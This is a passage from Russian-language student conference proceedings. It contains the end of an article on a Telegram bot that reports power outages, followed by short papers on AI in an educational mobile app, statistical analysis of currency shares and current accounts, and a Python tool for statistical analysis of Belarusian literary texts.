Предоставление информации о точном времени начала и предполагаемого окончания плановых работ. Возможность настройки типов получаемых уведомлений (например, только аварийные или только длительные).

*Канал обратной связи:* реализация функции, позволяющей пользователям через бота сообщать об отсутствии электроэнергии по их адресу. Эта информация может быть использована для верификации данных от систем мониторинга, выявления локальных проблем (например, на уровне одного дома) и более быстрой локализации аварий.

*Внедрение искусственного интеллекта (ИИ) и машинного обучения (МО).* *Прогнозирование аварий:* использование исторических данных об отключениях, данных о состоянии оборудования (с датчиков), погодных прогнозов и других факторов для построения моделей МО, предсказывающих вероятность аварий на определённых участках сети. Это позволит проводить превентивное обслуживание или заранее предупреждать жителей и готовить ремонтные бригады.

*Интеллектуальная классификация причин:* автоматический анализ сообщений от пользователей (если реализована обратная связь) или данных с датчиков для определения вероятной причины аварии.

*Оптимизация рассылок:* использование ИИ для определения оптимального времени и формата уведомлений для разных групп пользователей.

*Многоканальная платформа оповещения:* интеграция Telegram-бота в более широкую систему оповещения, которая может использовать и другие каналы (SMS, Email, голосовые сообщения, городские порталы) для максимального охвата населения, включая тех, кто не пользуется Telegram.

*Интеграция с картами:* отображение зон отключений на интерактивной карте прямо в интерфейсе бота или по ссылке на веб-карту.

Перспективы интеграции с промышленными системами мониторинга, внедрения аналитических инструментов и технологий искусственного интеллекта открывают путь к созданию действительно «умной» системы управления электроснабжением, способной не только реагировать на события, но и прогнозировать их, минимизируя негативные последствия для жителей и экономики города. Данный проект вносит значимый вклад в повышение прозрачности работы коммунальных служб, укрепление доверия между поставщиками услуг и потребителями, и может служить моделью для создания аналогичных систем в других сферах жизнедеятельности.

## Литература

1 Калиниченко, В. А. TELEGRAM-бот для оперативного информирования о перебоях в электроснабжении / В. А. Калиниченко // Новые математические методы и компьютерные технологии в проектировании, производстве и научных исследованиях : материалы XXVIII Республиканской науч. конф. студентов и аспирантов (Гомель, 17–19 марта 2025 года) / М-во образования Республики Беларусь, Гомельский гос. ун-т им. Ф. Скорины ; редкол.: С. П. Жогаль (гл. ред.) [и др.]. – Гомель : ГГУ им. Ф. Скорины, 2025. – Ч. 1. – С. 168–169.

УДК 004.838.2

*В. В. Козликовская*

## ИНТЕГРАЦИЯ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА В ОБРАЗОВАТЕЛЬНЫЕ МОБИЛЬНЫЕ ПРИЛОЖЕНИЯ: ВОЗМОЖНОСТИ И ВЫЗОВЫ

*В статье рассматриваются возможности применения технологий искусственного интеллекта (ИИ) в мобильных приложениях образовательной направленности.*

*Анализ ведется на примере разрабатываемого проекта “For All Into Life”, предназначенного для помощи молодёжи в адаптации ко взрослой жизни. Описываются потенциальные функции ИИ, включая персонализированные рекомендации, чат-ботов, интеллектуальную помощь в работе с документами, а также создание активности в пользовательском сообществе. Также анализируются ключевые вызовы, связанные с внедрением ИИ, и предлагаются возможные пути их преодоления.*

На сегодняшний день технологии ИИ активно внедряются в различные области, включая сферу образования [1]. Современные мобильные решения на базе ИИ позволяют не просто предоставлять учебный контент, но и адаптировать его под конкретного пользователя, делая обучение более интерактивным, доступным и персонализированным. Особенно это актуально для молодёжи, которой необходимо научиться справляться с новыми обязанностями и бытом в условиях взрослой жизни.

В данной статье исследуется, как ИИ может быть использован в проекте “For All Into Life” (далее “FAIL”), который ориентирован на поддержку молодёжи в процессе социализации, самоорганизации и освоении базовых жизненных навыков.

Проект “FAIL” разрабатывается как кроссплатформенное мобильное приложение, предназначенное для того, чтобы сопровождать пользователей на этапе взросления. Основные направления, которые охватывает приложение, включают:

- основы финансовой грамотности;
- помощь в оформлении документов и взаимодействии с государственными структурами;
- поиск работы и трудоустройство;
- разъяснение налоговых и правовых аспектов;
- темы здоровья, благополучия и бытовых навыков.

Разработка приложения ведётся на языке Kotlin с акцентом на кроссплатформенность, что обеспечит доступность для широкого круга пользователей. Хотя проект ещё находится в стадии архитектурного планирования, заложенные принципы уже предусматривают активное применение ИИ в ключевых компонентах.

ИИ может значительно обогатить функционал приложения и улучшить пользовательский опыт. В статье выделяются основные направления его применения.

### **1 Персонализированные рекомендации**

Система будет отслеживать активность пользователя, учитывая изученные темы и интересующие разделы [2]. На основе анализа поведения ИИ сможет предлагать актуальные шаги, создавая эффект индивидуального сопровождения, тем самым увеличивая мотивацию к обучению.

### **2 Умная поддержка при заполнении документов**

Используя современные технологии обработки естественного языка (NLP), ИИ сможет подсказывать, как корректно и последовательно заполнять формы и заявления. Пользователь получит объяснение каждого поля, а также возможные шаблоны документов. В перспективе планируется подключение к актуальным бланкам, используемым госструктурами и банками, что облегчит документооборот.

### **3 Виртуальные ассистенты и чат-боты**

Чат-бот в приложении станет незаменимым инструментом для пользователя, выполняя несколько функций, направленных на улучшение взаимодействия с приложением (рисунок 1):

- ориентирование пользователя в интерфейсе приложения, например, помощь в поиске нужных калькуляторов или тестов;
- ответы на задаваемые вопросы и ключевые темы, такие как «Как оформить налоговый вычет?» или «Какие документы нужны для прописки?»;
- предоставление советов, исходя из предыдущих запросов и действий пользователя, что обеспечит более персонализированный подход в общении с приложением.



#### 4 Генерация контента и создание активности

ИИ будет создавать тематические публикации на основе открытых источников и новостной информации [3]. Такие материалы, как «Как начать вести бюджет» или «Что такое кредитная история», смогут стать основой для обсуждений внутри сообщества пользователей и будут стимулировать обмен опытом (рисунок 2).




Рисунок 1 – Пример диалога с чат-ботом




Рисунок 2 – Пост ИИ в ленте раздела «Бытовые навыки»

#### 5 Анализ активности и построение пользовательских траекторий

ИИ будет внимательно отслеживать поведение пользователя в приложении, анализировать, какие темы вызывают повышенный интерес или проблемы. На основе этого ИИ сможет предлагать пользователю дополнительные образовательные материалы, полезные напоминания или задания для закрепления знаний. Также ИИ будет генерировать микрозадания, направленные на повышение вовлечённости и стимулирование регулярного использования приложения.

Интеграция ИИ в мобильные образовательные платформы сопровождается рядом технических и организационных трудностей. Во-первых, создание ИИ с нуля требует значительных ресурсов, как вычислительных, так и человеческих. Поэтому на начальном этапе разумнее использовать готовые решения с открытым API — например, сервисы OpenAI или Dialogflow, позволяющие внедрить интеллектуальные функции без разработки собственной модели.

Во-вторых, крайне важным аспектом является защита персональных данных. Работа с личной информацией предполагает соблюдение национального законодательства, в частности Закона Республики Беларусь «О защите персональных данных». Исходя из этого, необходимо реализовать технические меры по обеспечению безопасности информации и защите от утечек.



Третья проблема касается ограничений мобильных устройств. ИИ-модули часто требуют ресурсов, превышающих возможности слабых или устаревших телефонов. Поэтому при разработке необходимо учитывать возможность офлайн-доступа и оптимизировать алгоритмы под работу в условиях слабого подключения к интернету.

Кроме того, стоит помнить о культурной и языковой адаптации ИИ. Большинство популярных моделей обучены на англоязычном контенте и не всегда релевантны в контексте белорусской действительности. Адаптация под локальные особенности, например, юридические, социальные и культурные, станет важным шагом на пути к успешному внедрению.

В качестве решений можно использовать облачные технологии, снижающие нагрузку на устройства пользователей [4]. На ранних этапах возможно применение псевдо-ИИ: предзаданные диалоги и шаблоны ответов, с постепенным переходом к более продвинутым функциям. Модульный подход к архитектуре приложения обеспечит его гибкость и возможность постепенного наращивания ИИ-функционала.

Интеграция ИИ в образовательные мобильные приложения открывает большие возможности для повышения качества пользовательского опыта и вовлечённости. Несмотря на технические и этические вызовы, внедрение ИИ в проект “FAIL” может значительно повысить его эффективность и значимость. На текущем этапе важно учесть архитектурные решения, которые обеспечат гибкость и масштабируемость при последующей реализации ИИ-функций.

## Литература

1 Горбунов, Е. А. Искусственный интеллект: теория и практика / Е. А. Горбунов. – М. : КноРус, 2022. – 320 с.

2 Журавлев, Ю. И. Искусственный интеллект и его приложения / Ю. И. Журавлев, А. А. Крайнов. – М. : URSS, 2020. – 276 с.

3 Spector, J. M. Conceptualizing the emerging field of smart learning environments / J. M. Spector // Smart Learning Environments. – 2014. – Vol. 1, № 1. – P. 1–10.

4 Юн, В. Г. Облачные технологии и мобильные платформы / В. Г. Юн, С. А. Баранов. – Минск : БГУИР, 2020. – 214 с.

УДК 339.72:311

*Д. А. Концевой*

## СТАТИСТИЧЕСКИЙ АНАЛИЗ ПЛАТЕЖНОГО БАЛАНСА МЕЖДУ СТРАНАМИ

*Статья посвящена статистическому анализу динамики темпов прироста процентной доли доллара США, европейского евро и японской йены в мировых валютных резервах и международной торговле; и темпов прироста процентной доли ВВП США, Евросоюза и Японии и мировом ВВП (данные взяты с 2000 по 2021 годы). Также в статье рассмотрен финансовый показатель «Счёт текущих операций» в странах бывшего G8 (данные взяты с 1996 по 2023 годы) и проведён статистический анализ этого показателя для выбранных стран.*

В настоящее время современная мировая экономика характеризуется динамичным взаимодействием ключевых валют, макроэкономических показателей и финансовых

инструментов, именно эти индикаторы формируют глобальные рынки. Особое место занимают резервные валюты – доллар США, европейский евро и японская йена, – которые не только определяют структуру международных резервов, но и влияют на торговые потоки, инвестиционные стратегии и экономическую стабильность отдельных регионов и глобального рынка в целом. Изучение динамики доли этих валют в мировых валютных резервах и международной торговле позволяет выявить ключевые тенденции и взаимозависимости в глобальной экономике. Данное исследование сосредоточено на статистическом анализе [1–4] изменений показателей с 2000 по 2021 год. Этот временной интервал охватывает ряд критических событий: введение евро в наличное обращение (2002), мировой финансовый кризис (2008–2009), долговые кризисы в зоне евро, а также пандемию COVID-19, что делает его репрезентативным для оценки экономических процессов.

Рассматривалась процентная доля доллара, евро и йены в мировых валютных резервах [5]. Исходя из средних значений каждой валюты, можно сказать, что с 2001 по 2021 год доллар США в большей степени терял свои позиции, по сравнению с европейской валютой. Евро демонстрировал рост, но подвержен волатильности. Доля йены остаётся низкой из-за постоянного уменьшения её процентной доли в мировых валютных резервах. В целом, наблюдается тенденция к диверсификации валютных резервов. Далее в работе рассматривалась процентная доля доллара, евро и йены в мировой торговле [5]. С 2001 по 2021 год доллар США, несмотря на уменьшение процентной доли, оставался доминирующей валютой в мировой торговле, обеспечивая стабильную основу для международных расчётов. Евро после своего введения в 2002 году показал значительный рост и занял второе место среди резервных валют, хотя подвержен экономическим колебаниям. Доля йены оставалась относительно низкой, что отражает внешнеэкономические вызовы Японии.

Проанализируем процентную долю ВВП США, Евросоюза и Японии в мировом ВВП [5]. На протяжении чуть больше 20 лет процентные доли ВВП США, Евросоюза и Японии неуклонно снижались, что говорит о выходе на мировую арену более сильных стран, таких как Китай, Индия и другие, которые и перетягивают на себя все большую и большую процентную долю в мировом ВВП. И как видно по графикам США, Евросоюз и Япония ничего не могут с этим поделать в глобальном плане и постепенно теряют свои позиции. Что касается темпов прироста процентной доли доллара, евро и йены в мировых валютных резервах, то можно сказать следующее: с 2001 по 2021 годы произошло значительное перераспределение долей валют в мировых резервах. Доллар США, несмотря на свою долгосрочную доминирующую позицию, постепенно терял процентную долю, что связано с изменениями в глобальной экономике и финансовых рынках. Евро после кризиса в 2008 году показал устойчивый рост, привлекая внимание центральных банков как альтернатива доллару. Йена, хотя и оставалась в тени, зафиксировала небольшой рост своей доли в резервах, что отражает некоторые экономические успехи Японии. В целом, темпы прироста доли евро и стабильность йены показывают разнообразие в валютной политике стран, стремящихся диверсифицировать свои резервы для обеспечения финансовой стабильности.

Говоря о темпах прироста процентной доли доллара, евро и йены в мировой торговле, следует отметить, что с 2001 по 2021 годы наблюдается интересная динамика в долях доллара, евро и йены в мировой торговле. Доллар США продолжает оставаться основной валютой международных расчётов, сохраняя свою сильную позицию, хотя его процентная доля в торговых операциях постепенно снижается. Это связано с ростом экономической мощи других стран и стремлением к диверсификации валютных резервов. Евро, в свою очередь, значительно увеличил свою роль в мировой торговле, став предпочтительной валютой для ряда сделок, особенно в Европе и смежных регионах. Йена, несмотря на свою традиционную значимость в азиатском регионе, оставалась менее

влиятельной в глобальной торговле. Несмотря на серьёзный рост этой валюты в 2002, 2003, 2006 и 2011 годах, это было кратковременным явлением, и вскоре после резкого, скачкообразного роста следовал период снижения темпов прироста.

Далее в работе рассматривались темпы прирост процентной доли ВВП США, Евросоюза и Японии в мировом ВВП. С 2001 по 2021 годы процентная доля ВВП США в мировом экономическом объёме оставалась значительной, несмотря на умеренное снижение. В то же время доля Евросоюза начала расти после кризиса 2008 года, поскольку экономика региона восстанавливалась. Япония, столкнувшись с демографическими и экономическими вызовами, показала стабильность, но её доля в мировом ВВП оставалась относительно низкой и постепенно снижалась. В результате, хотя США по-прежнему являются ведущей экономикой, усиление позиций Евросоюза и замедление роста Японии формируют новые тренды в глобальной экономике.

По результатам проведённого корреляционного анализа сделаны следующие выводы:

1) Взаимосвязь между темпами прироста процентной доли доллара, евро и йены в мировых валютных резервах: у темпов прироста доллара и евро средняя разнонаправленная взаимосвязь, т. е. иногда при уменьшении количества доллара в мировых валютных резервах растёт количество евро и наоборот; у темпов прироста евро с йеной модуль коэффициента корреляции чуть выше, чем у пары доллар / евро, значит ситуации, когда евро «падает» а йена «растёт», будут происходить чуть чаще; у темпов прироста йены и доллара самый низкий модуль коэффициента корреляции, из этого можно сделать вывод, что в мировых валютных резервах они ведут себя независимо.

2) Взаимосвязь между темпами прироста процентной доли доллара, евро и йены в мировой торговле: модули всех коэффициентов корреляции крайне малы, что доказывает отсутствие взаимосвязи темпов прироста данных валют конкретно по этому критерию.

3) Взаимосвязь между темпами прироста процентной доли ВВП США, Евросоюза и Японии в мировом ВВП: модули коэффициентов корреляции темпов прироста ВВП США и Евросоюза, а также ВВП США и Японии хоть и недостаточно велики для того, чтобы говорить о том, что прослеживается связь между этими показателями, но оникратно выше, чем коэффициент корреляции между темпами прироста ВВП Евросоюза и ВВП Японии в мировом ВВП, который говорит о том, что связи между этими двумя показателями абсолютно точно не наблюдается.

После проведения однофакторного дисперсионного анализа средних значений темпов прироста процентной доли доллара, евро и йены в мировых валютных резервах и мировой торговле, а также средних значений темпов прироста процентной доли ВВП США, Евросоюза и Японии в мировом ВВП можно говорить о том, что на уровне значимости 0,05 выдвигаемая гипотеза о равенстве средних значений принималась во всех случаях.

Также в работе рассматривался показатель «Счёт текущих операций» для стран бывшего G8 [6]. Счет текущих операций – это один из разделов платёжного баланса страны, который показывает, сколько денег поступает и уходит из страны в результате торговли товарами и услугами, а также других текущих трансакций.

Счёт текущих операций помогает анализировать экономическое положение страны, её конкурентоспособность и влияет на курсы валют. Если счёт имеет положительное сальдо, это означает, что страна получает больше доходов от внешнеэкономической деятельности, чем тратит, и наоборот.

Говоря о значениях данного показателя, стоит сказать, что с 1996 по 2023 год счёт текущих операций стран бывшего G8 демонстрировал значительные изменения, иллюстрируя динамику глобальной экономики. Например, США и Великобритания продолжали сталкиваться с дефицитом счета текущих операций из-за высоких расходов и значительных импортных потоков. В то же время такие страны, как Германия и Япония, сохраняли избыток благодаря конкурентоспособному экспорту и сильным промышленным базам.

Темпы прироста счета текущих операций у стран бывшего G8 с 1997 по 2023 годы демонстрируют значительные колебания, отражая изменения в глобальной экономике и внутренней политике. В то время как некоторые страны, такие как Германия и Канада, показали стабильный рост, другие, например, Италия и Великобритания, столкнулись с вызовами, препятствующими устойчивому развитию. Общая тенденция указывает на необходимость адаптации экономической политики для устойчивого повышения конкурентоспособности в условиях глобальных изменений.

После проведения корреляционного анализа получены следующие выводы: исходя из значений коэффициента корреляции, сделан вывод о том, что средняя обратная взаимосвязь присутствует только у темпов прироста счета текущих операций Великобритании и Канады; также прямая связь средней силы присутствует у темпов прироста Великобритании и России. У остальных стран связь между темпами прироста счета текущих операций почти полностью отсутствует, что говорит о независимости решений, принимаемых странами в области экспорта и импорта товаров и услуг.

После проведения однофакторного дисперсионного анализа среди стран бывшего G8 по показателю «Счет текущих операций» можно сделать вывод о том, что на уровне значимости 0,05 выдвигаемая гипотеза о равенстве средних значений темпов прироста счета текущих операций для выбранных стран была принята, что говорит об их статистическом равенстве.

Проведённое исследование позволило выявить ключевые тенденции в динамике доли резервных валют (доллара США, евро и йены) и ВВП соответствующих стран в мировой экономике, а также проанализировать счет текущих операций стран G8.

### Литература

- 1 Кобзарь, А. И. Прикладная математическая статистика. Для инженеров и научных работников / А. И. Кобзарь. – М. : ФИЗМАТЛИТ, 2006. – 816 с.
- 2 Кремер, Н. Ш. Теория вероятностей и математическая статистика / Н. Ш. Кремер. – М. : ЮНИТИ-ДАНА, 2004. – 573 с.
- 3 Андронов, А. М. Теория вероятностей и математическая статистика : учебник для вузов / А. М. Андронов, Е. А. Копытов, Л. Я. Гринглаз. – СПб. : Питер, 2004. – 461 с.
- 4 Уилкс, С. Математическая статистика / С. Уилкс. – М. : Наука, 1967. – 632 с.
- 5 SMART-LAB: Статистика доллара, евро и йены : [сайт]. – Санкт-Петербург, 2010–2025. – URL: <https://smart-lab.ru/blog/897348.php> (дата обращения: 15.11.2024).
- 6 The Global Economy: Счет текущих операций : [сайт]. – Атланта, 2012–2025. – URL: <https://www.theglobaleconomy.com> (дата обращения: 11.11.2024).

УДК 004.5:519.2:811.161

*А. С. Корж*

### РАЗРАБОТКА ПРИЛОЖЕНИЯ ДЛЯ СТАТИСТИЧЕСКОГО АНАЛИЗА ТЕКСТОВ НА БЕЛОРУССКОМ ЯЗЫКЕ

*Статья посвящена разработке приложения на языке программирования Python для статического анализа текстов на белорусском языке. Приложение позволяет проводить частотный анализ букв, буквенных пар, слов, длин слов, предложений, определяет энтропию и информационную избыточность текстов. С помощью приложения на основе статических показателей можно сравнивать произведения на белорусском языке различных авторов.*

Сравнение стилей и жанров текстов произведений различных авторов является важной задачей в области компьютерной лингвистики. Статистический подход к анализу текстов позволяет автоматизировать процесс сравнения текстов. Автоматизация анализа текстов с применением различных алгоритмов широко используется для анализа текстов на английском, русском, болгарском, чешском и других языках [1]. Разработаны программные комплексы, которые предназначены для выполнения полного цикла анализа текстов [2], однако инструментов для статистического анализа белорусских текстов нет. Целью работы является разработка приложения на языке программирования Python для статистического анализа текстов на белорусском языке. В работе использовались произведения следующих авторов: Владимира Короткевича, Леонида Дайнеко, Людмилы Рублевской.

Разработана архитектура приложения, проведена демонстрация его работы на основе одного из произведений автора текстов на белорусском языке. Работа приложения осуществляется в три этапа (рисунок 1): передача пользователем текстового файла в приложение; обработка файла, переданного пользователем; передача пользователю обработанных данных.




Рисунок 1 – Схема работы программы

Реализация приложения осуществлена на языке программирования Python [3–6]. В первом этапе происходит передача в программу файла с текстом от пользователя. Приложение работает с файлами типа: “pdf”, “docx”, “txt”, “png”, “jpg”, “jpeg”, “tiff”, “bmp”.

Второй этап представляет собой обработку заданного файла: текст преобразовывается в строку и переводится в нижний регистр; из строки удаляются все спецсимволы и переносы; обрабатывается текст, данные передаются пользователю в текстовой и визуализированной форме.

На третьем этапе пользователь принимает обработанную информацию. Пользователь получает график частоты символов белорусского языка, вероятность их встречи, количество гласных, согласных, всего символов (гласные + согласные + апостроф), величина информационной энтропии, величина информационной избыточности, наиболее часто встречаемые пары букв, наиболее часто встречаемые пары букв, где первая буква выбрана пользователем, наиболее часто встречаемые пары букв, где вторая буква выбрана пользователем, коммутативность выбранной буквы, абсолютная коммутативность выбранной буквы, сколько всего расстояний от выбранной буквы до следующей встречи с ней, минимальное, максимальное, среднее расстояние, общее количество слов, слово минимальной, максимальной длины, минимальная, максимальная, средняя длина слов, минимальное, максимальное, среднее количество слов в предложении, самое длинное и короткое предложение, десять самых часто встречаемых слов.

Рассмотрим работу приложения на примере произведения Леонида Дайнеко «Жалезныя жалуды». После запуска программы выдаётся первое изображение, отображающее частоту букв в тексте (рисунок 2).




Рисунок 2 – Частоты букв в тексте

Далее выводится график наиболее часто встречающихся пар букв в тексте (рисунок 3).




Рисунок 3 – Наиболее часто встречаемые пары букв в тексте

Определены длины слов и их частоты (рисунок 4), количество слов в предложении и их частоты (рисунок 5).




Рисунок 4 – Средняя длина слов




Рисунок 5 – Среднее количество слов в предложении

На рисунке 6 представлены десять самых частых слов и их частота.




Рисунок 6 – Частота слов

Проведено сравнение произведений В. Короткевича, Л. Дайнеко и Л. Рублевской. Для сравнения были выбраны произведения “Цыганскі кароль”, “Сівая легенда” В. Короткевича, “Жалезныя жалуды”, “Меч князя Вячкі” Л. Дайнеко и “Сутарэнні Ромула”, “Скокі смерці” Л. Рублевской. Сравнение проводилось по следующим параметрам: наиболее часто используемые буквы в тексте; информационная энтропия, информационная избыточность; наиболее часто встречаемые пары букв; статистика по длине слов; статистика по количеству слов в предложении (рисунок 7); наиболее часто встречаемые слова (рисунок 8).

	Количество слов в предложении					
	Владимир Короткевич		Леонид Дайнеко		Людмила Рублевская	
	Цыганскі кароль	Сівая легенда	Жалезныя жалуды	Меч князя Вячкі	Скокі смерці	Сутарэнні Ромула
Минимальное	2	2	2	2	2	2
Максимальное	48	54	62	77	71	69
Среднее	8,41	9,04	11,22	10,63	8,73	9,82

Рисунок 7 – Количество слов в предложении

	Самые частые слова, %					
	Владимир Короткевич		Леонид Дайнеко		Людмила Рублевская	
	Цыганскі кароль	Сівая легенда	Жалезныя жалуды	Меч князя Вячкі	Скокі смерці	Сутарэнні Ромула
1	Шго - 1,51%	Шго - 1,62%	Шго - 1,30%	Шго - 1,07%	Шго - 1,84%	Шго - 1,77%
2	Яго - 1,27%	Яго - 0,95%	Яго - 0,71%	Яго - 0,69%	Але - 0,91%	Але - 0,68%
3	Гэта - 0,78%	Гэта - 0,83%	Але - 0,67%	Вячка - 0,58%	Юрась - 0,66%	Корб - 0,60%
4	Яноўскі - 0,75%	Але - 0,72%	Далібор - 0,61%	Але - 0,56%	Мяне - 0,59%	Гэта - 0,60%
5	Кароль - 0,62%	Калі - 0,68%	Калі - 0,50%	Князь - 0,47%	Гэта - 0,57%	Так - 0,53%
6	Але - 0,59%	Яны - 0,53%	Гэта - 0,44%	Быў - 0,38%	Мне - 0,52%	Калі - 0,50%
7	Калі - 0,56%	Толькі - 0,53%	Міндоўт - 0,43%	Было - 0,38%	Нібыта - 0,52%	Ася - 0,50%
8	Толькі - 0,48%	Сказаў - 0,52%	Каб - 0,38%	Толькі - 0,37%	Калі - 0,50%	Яго - 0,47%
9	Яшчэ - 0,46%	Было - 0,47%	Толькі - 0,37%	Яны - 0,35%	Яго - 0,47%	Пра - 0,45%
10	Пад - 0,42%	Яшчэ - 0,44%	Быў - 0,36%	Гэта - 0,34%	Толькі - 0,44%	Варановіч - 0,45%

Рисунок 8 – Частота слов

Определяемые статистики позволяют количественно охарактеризовать произведения авторов и сравнить их стили. Например, количество слов в предложениях рассматриваемых произведений Л. Дайнеко существенно различается с произведениями В. Короткевича и Л. Рублевской на уровне значимости 0.05. По наиболее часто встречаемым словам (рисунок 8) видно разнообразие текста, частота встреч не превышает 2 %, выбираются только слова, длина которых не менее трёх символов.

